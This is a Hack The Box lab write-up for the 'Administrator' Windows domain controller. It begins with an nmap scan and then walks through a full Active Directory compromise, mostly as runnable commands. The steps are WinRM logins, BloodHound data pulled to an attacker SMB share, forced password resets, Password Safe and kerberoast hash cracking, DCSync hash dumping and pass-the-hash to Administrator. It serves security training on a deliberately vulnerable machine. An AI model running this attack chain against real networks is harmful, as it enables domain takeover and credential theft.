HTB - Administrator
HTB - Administrator⌗
Enumeration:⌗
Nmap
# Nmap 7.95 scan initiated Fri Mar 28 19:57:22 2025 as: /usr/lib/nmap/nmap -v -p - -Pn -T4 -A -oN nmaptcp administrator.htb
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.022s latency).
Not shown: 65436 closed tcp ports (reset), 73 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-29 07:00:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
54752/tcp open  msrpc         Microsoft Windows RPC
64856/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
64867/tcp open  msrpc         Microsoft Windows RPC
64872/tcp open  msrpc         Microsoft Windows RPC
64875/tcp open  msrpc         Microsoft Windows RPC
64894/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=3/28%Time=67E7381A%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=3/28%OT=21%CT=1%CU=34016%PV=Y%DS=2%DC=T%G=Y%TM=67E7385
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=
OS:A)SEQ(SP=101%GCD=1%ISR=10C%CI=I%II=I%TS=A)SEQ(SP=102%GCD=1%ISR=10A%TI=I%
OS:CI=I%II=I%SS=S%TS=A)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)SE
OS:Q(SP=107%GCD=1%ISR=107%TI=I%CI=I%TS=1)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%
OS:O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=FFFF%W2
OS:=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=N)ECN(R=Y%DF=Y%T=80%W=FFFF%O
OS:=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T2(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=N)T3(R=Y%DF=Y%T=80%W=0%S=Z%A
OS:=O%F=AR%O=%RD=0%Q=)T4(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5
OS:(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.053 days (since Fri Mar 28 18:45:12 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-03-29T07:01:16
|_  start_date: N/A
|_clock-skew: 6h59m59s

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   22.83 ms 10.10.14.1
2   22.87 ms administrator.htb (10.10.11.42)

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 28 20:01:21 2025 -- 1 IP address (1 host up) scanned in 239.07 seconds
User exploit⌗
This machine begins with credentials for the Olivia user given on the Hack The Box machine page. From the NMap scan, we can see that TCP port 5985 is open, which is the Windows Remote Management port. We can connect to it by using evil-winrm, since this user has the PSRemote privilege.
evil-winrm -i 10.10.11.42 -u olivia -p ichliebedich
Now that we have shell access to the machine, we can run SharpHound to generate data to ingest in BloodHound. We’ll use Impacket to transfer files over SMB.
# On the attacker's machine
impacket-smbserver -smb2support kali .
# On the victim's machine
cd C:\
mkdir Temp
cd Temp
xcopy \\10.10.15.45\kali\SharpHound.exe .
.\SharpHound.exe
xcopy 20250416210403_BloodHound.zip \\10.10.15.45\kali

Now that we have the SharpHound data, we can upload it to BloodHound. By looking at outbound object control for olivia, we can see that the user has the GenericAll permission over the michael user. This allows us to change his password using PowerSploit. Note that the domain name can be found in the NMap output (ADMINISTRATOR).
mkdir Recon
cd Recon
xcopy \\10.10.15.45\kali\Recon .
Import-Module .\Recon.psm1

$SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\olivia', $SecPassword)
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity michael -AccountPassword $UserPassword -Credential $Cred
Since michael also has the PSRemote privilege, we can log in using evil-winrm again.
evil-winrm -i 10.10.11.42 -u michael -p 'Password123!'
By looking at the BloodHound data, we see that michael has the ForceChangePassword privilege over the benjamin user. We can execute the same attack to change his password.
cd C:\Temp\Recon
Import-Module .\Recon.psm1

$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\michael', $SecPassword)
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity benjamin -AccountPassword $UserPassword -Credential $Cred
Here is the path we took in BloodHound to get from the olivia user to the benjamin user:
Now, however, the benjamin user does not have the PSRemote privilege, but we can log into the FTP port found in the NMap scan. On it, we find an interesting Password Safe file that we can download. Password Safe is a software that lets you create and secure a username/password list with a single master password.
ftp 10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
Name (10.10.11.42:dax): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50411|)
150 Opening ASCII mode data connection.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||50412|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************|   952       46.36 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (45.45 KiB/s)
ftp>
This file can be passed to hashcat to recover the password safe combination (the master password). The mode 5200 is specifically for Password Safe v3.
.\hashcat.exe -m 5200 Backup.psafe3 rockyou.txt

The password safe can now be opened, and we see that it contains the passwords for a few users. The one we are interested in is emily since BloodHound indicates that she has not only the PSRemote privilege, but also the GenericWrite permission over ethan. We can log in using evil-winrm to get the user flag.
# On the attacker's machine
evil-winrm -i 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
# On the victim's machine
type ..\Desktop\user.txt
Root exploit⌗
Now that we have our shell as emily, we can use PowerSploit again to exploit the GenericWrite privilege over ethan. We can use this privilege to set up a service principal name to the user (can be bogus) and then request a service ticket (TGS) for that new service account to retrieve their hashes (kerberoasting).
cd C:\Temp\Recon
Import-Module .\Recon.psm1
$SecPassword = ConvertTo-SecureString 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\emily', $SecPassword)
Set-DomainObject -Credential $Cred -Identity ethan -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}
Get-DomainSPNTicket -SPN nonexistent/BLAHBLAH -Credential $Cred | fl

# Optionally cleanup
Set-DomainObject -Credential $Cred -Identity ethan -Clear serviceprincipalname
We can then pass that hash to hashcat to crack it.
hashcat.exe -m 13100 ethan.krbtgs rockyou.txt
Once we have ethan’s password, we can see in BloodHound that he has DCSync privileges, allowing us to dump domain hashes. We can use impacket-secretsdump for that.
impacket-secretsdump ADMINISTRATOR/ethan:limpbizkit@administrator.htb
Here is the path we took in BloodHound to get from the emily user to the administrator user:
Finally, we can use evil-winrm again to pass the administrator hash and get our root flag.
# On the attacker's machine
evil-winrm -i 10.10.11.42 -u Administrator -p aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e
# On the victim's machine
type ..\Desktop\root.txt
Resources:⌗
| Hyperlink | Info |
|---|---|
| https://github.com/Hackplayers/evil-winrm | Evil-WinRM |
| https://github.com/SpecterOps/BloodHound | BloodHound |
| https://github.com/SpecterOps/SharpHound | SharpHound |
| https://github.com/PowerShellMafia/PowerSploit | PowerSploit |
| https://github.com/fortra/impacket | Impacket |
| https://github.com/hashcat/hashcat | hashcat |
| https://www.pwsafe.org/ | Password Safe |